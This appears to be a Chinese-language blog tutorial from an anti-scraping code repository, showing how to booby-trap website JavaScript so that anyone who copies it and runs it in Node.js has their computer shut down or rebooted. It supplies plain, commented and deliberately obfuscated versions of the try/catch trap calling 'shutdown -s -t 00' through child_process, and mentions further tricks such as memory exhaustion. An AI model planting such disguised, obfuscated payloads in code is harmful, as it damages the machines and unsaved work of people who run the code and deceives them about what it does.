文案
让扣你代码的人电脑关机,赶紧学起来。
众所周知。
浏览器中无法导入模块,会报错。
nodejs中可以导入模块。
那么我们可以在导入语句后加入整蛊代码。
在捕获异常后执行正常的代码。
那么代码在浏览器中就会正常执行,而当你在本地环境中执行的时候就会电脑关机。
我们给出的都是直接的代码,我们也可以将代码混淆,得到这样的效果,完全看不懂,但是运行也会达到同样的效果。
简略版详细注释版代码,关机和重启代码均可在我的github中找到。
FuckSpider是一个反爬虫策略讲解与存放代码示例的仓库。
所有关于反爬策略的文章代码都会放在这里。
相关的用法还有很多,检测手段有刚才的导入语句错误,还有格式化检测,打开控制台检测,整蛊手段还有内存爆破,重定向,关闭浏览器等。这些检测与整蛊手段有的可以搭配使用,大家仁者见仁,有好的想法可以在评论区讨论哟。
try{
  // 导入语句
    console.log('这里执行了导入语句');
    const { exec } = require('child_process');
  // 整蛊代码,比如关机代码
    console.log('这里执行了关机代码');
  }catch{
// 正常代码
    console.log('这里执行了业务所需的正常代码');
}
try{
  // 导入语句
  // 整蛊代码,比如关机代码
  const { exec } = require('child_process');
  function shutdownWindow() {
  	let command = exec('shutdown -s -t 00', function(err, stdout, stderr) {
          if(err || stderr) {
              console.log("关机失败!" + err + stderr);
          }
      });
      command.stdin.end();
      command.on('close', function(code) {
          console.log("shutdown",  code);
      });
  }
  shutdownWindow();
}catch{
// 正常代码
  console.log('这里执行了业务所需的正常代码');
}
素材
浏览器导入包失败
nodejs导入包成功
整蛊代码逻辑
浏览器效果
本地运行效果
混淆后
代码仓库
附录
测试代码
try{
  const {exec} = require('child_process');
  console.log('成功导入了包')
}catch{
  console.log('导入包失败')
}
关机代码
const { exec } = require('child_process');
function shutdownWindow() {
	let command = exec('shutdown -s -t 00', function(err, stdout, stderr) {
        if(err || stderr) {
            console.log("关机失败!" + err + stderr);
        }
    });
    command.stdin.end();
    command.on('close', function(code) {
        console.log("shutdown",  code);
    });
}
注释版
// 这段代码是一个Node.js脚本,它使用child_process模块中的exec函数来执行系统命令。
// 具体来说,它是用来在Windows系统上执行关机命令的。

// 这一行导入了Node.js的child_process模块,并从中提取出exec函数。
// 这个模块是内置的,不需要手动安装
// child_process模块允许Node.js与操作系统之间进行交互,包括执行外部命令。
const { exec } = require('child_process');
// 这一行定义了一个名为shutdownWindow的函数,该函数用于执行关机操作。
function shutdownWindow() {
  // 这一行使用exec函数执行了一个系统命令。具体来说,
  // 它执行了`shutdown -s -t 00`这个命令,其中:
  // - `shutdown` 是Windows系统的命令,用于关机或重启计算机。
   // - `-s` 参数表示执行关机操作。
   // - `-t 00` 参数表示在0秒后关机。这实际上是立即关机。
  // 后面的函数是exec函数的回调函数,当命令执行完成时被调用。它接收三个参数:
   // - `err`: 表示在执行过程中发生的错误,如果没有错误则为null。
   // - `stdout`: 表示命令的标准输出。
   // - `stderr`: 表示命令的错误输出。
	let command = exec('shutdown -s -t 00', function(err, stdout, stderr) {
      // 这里检查是否有错误发生,如果有错误或者stderr不为空,
      // 则输出关机失败的消息,并将错误信息打印出来。
        if(err || stderr) {
            console.log("关机失败!" + err + stderr);
        }
    });
  // 这一行关闭了命令的标准输入流。
  // 在这个例子中,我们不需要向命令输入任何内容,所以直接关闭输入流。
    command.stdin.end();
  // 这里注册了一个'close'事件监听器,当命令执行完毕并关闭时会被调用。
  // 它接收一个参数code,表示命令的退出代码。
    command.on('close', function(code) {
      // 这一行在命令执行完毕后输出关闭代码,表示关机是否成功执行。
        console.log("关机",  code);
    });
}
混淆一点点
function a() {
    const m = [
        'nJu5nJG4AvL2AMnq',
        'odGZndy3EeH2B216',
        'C2H1DgrVD24',
        'y2XVC2u',
        'mteYCgnSBeLk',
        '6l+z6yEm5OMN6kgm5lQg5lIA5yQH5OMa6zYa55Qe5Q2J5BI45lUJ56cb',
        'C3rKAw4',
        'ntyWnZaWmtbvv2P3qxG',
        '5ywZ5PY65AsX6lsL77Yb',
        'C2H1DgrVD24GlxmGlxqGmda',
        'y2HPBgrFChjVy2vZCW',
        'mta5ndi3ne9jthzVua',
        'q1j4s0i',
        'Bg9N',
        'r3Hxs1e',
        'mZCZmtaZnKj4wePgrq',
        'C2zrEhK',
        'wwTVDxy',
        'owDcufvira',
        'ndq0otyYmwTfuLHYsW',
        'rxnsBMu',
        'ndm2mZeYr2Lls2Xc',
        'nuPesvDMrW',
        'zw5K'
    ];
    a = function () {
        return m;
    };
    return a();
}
const i = b;
(function (c, d) {
    const h = b, e = c();
    while (!![]) {
        try {
            const f = -parseInt(h(0x107)) / (-0x176c + -0xd98 + -0x41d * -0x9) + -parseInt(h(0x111)) / (0x242b + 0x2 * 0xaa1 + -0x396b) + -parseInt(h(0x119)) / (0x3e6 * 0x4 + -0xca * 0x30 + 0x164b) + -parseInt(h(0x115)) / (-0x1 * 0xcb3 + -0xa45 + 0x16fc) + parseInt(h(0x104)) / (0x1 * -0x2303 + 0x1f96 + -0x31 * -0x12) * (-parseInt(h(0x106)) / (-0x7 * 0x1c9 + -0x12e3 * -0x1 + -0x65e)) + -parseInt(h(0x10a)) / (-0x46f + -0x1618 + 0x1a8e) * (parseInt(h(0x103)) / (0x1 * 0x10af + 0xb * 0x3f + -0x135c)) + -parseInt(h(0x118)) / (0x350 * -0x6 + -0x1ff7 + 0x298 * 0x14) * (-parseInt(h(0x10d)) / (0x1 * -0x1261 + 0x2 * -0xfea + -0x1 * -0x323f));
            if (f === d)
                break;
            else
                e['push'](e['shift']());
        } catch (g) {
            e['push'](e['shift']());
        }
    }
}(a, -0xf27c3 + -0x1d39 * -0x4e + 0x121ee8));
function b(c, d) {
    const e = a();
    return b = function (f, g) {
        f = f - (-0x3d * -0x37 + 0x2011 + 0x1615 * -0x2);
        let h = e[f];
        if (b['WrGCrI'] === undefined) {
            var i = function (m) {
                const n = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                let o = '', p = '';
                for (let q = 0x722 + 0x3 * -0xc70 + 0x2 * 0xf17, r, s, t = 0x6a1 + 0x25 * -0x8c + -0x3 * -0x489; s = m['charAt'](t++); ~s && (r = q % (0x2 * 0x10af + 0xf83 + 0x1 * -0x30dd) ? r * (0x1 * 0x1aae + -0x339 + 0x1735 * -0x1) + s : s, q++ % (-0x1766 + -0x11e6 + -0x2 * -0x14a8)) ? o += String['fromCharCode'](-0xa * 0x25f + -0x5 * 0xe9 + -0x46 * -0x6b & r >> (-(0x1 * -0x20c7 + -0x7 * -0x11b + 0x190c) * q & 0x18c2 + -0x39b * 0x1 + 0x3 * -0x70b)) : 0xb11 + 0x13c8 + -0x1ed9) {
                    s = n['indexOf'](s);
                }
                for (let u = -0x176c + -0x2c3 + 0x1a2f, v = o['length']; u < v; u++) {
                    p += '%' + ('00' + o['charCodeAt'](u)['toString'](0x1 * -0x409 + -0x2 * 0x52f + -0x1 * -0xe77))['slice'](-(-0x3df + 0xb3e + -0x75d));
                }
                return decodeURIComponent(p);
            };
            b['ZXfmir'] = i, c = arguments, b['WrGCrI'] = !![];
        }
        const j = e[0x3 * -0x7f + 0x156d + -0x13f0], k = f + j, l = c[k];
        return !l ? (h = b['ZXfmir'](h), c[k] = h) : h = l, h;
    }, b(c, d);
}
try {
    const {exec} = require(i(0x110));
    function shutdownWindow() {
        const j = i, c = {
                'GxWKQ': function (e, f) {
                    return e || f;
                },
                'CRxKB': function (e, f) {
                    return e + f;
                },
                'Ykouv': function (e, f) {
                    return e + f;
                },
                'EsRne': j(0x108),
                'sfQxy': j(0x10f)
            };
        let d = exec(c[j(0x116)], function (e, f, g) {
            const k = j;
            c[k(0x114)](e, g) && console[k(0x113)](c[k(0x112)](c[k(0x117)](k(0x10e), e), g));
        });
        d[j(0x10c)][j(0x105)](), d['on'](j(0x109), function (e) {
            const l = j;
            console[l(0x113)](c[l(0x102)], e);
        });
    }
    shutdownWindow();
} catch {
    console[i(0x113)](i(0x10b));
}
重启代码
const { exec } = require('child_process');
function rebootWindow() {
	let command = exec('reboot', function(err, stdout, stderr) {
	    if(err || stderr) {
	        console.log("reboot failed" + err + stderr);
	    }
	});
	command.stdin.end();
	command.on('close', function(code) {
	    console.log("reboot",  code);
	});
}